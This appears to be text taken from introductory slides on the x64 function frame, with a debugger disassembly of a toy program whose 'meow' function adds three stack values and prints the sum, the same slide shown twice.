
## x64 - Function Frame

The screenshot shows a debugger interface with assembly code. A red arrow points from the bottom left towards the assembly code area. The assembly code is as follows:

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```



# \$ Introduction

## x64 - Function Frame


The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```

A red arrow points from the bottom left towards the assembly code area.



# \$ Introduction

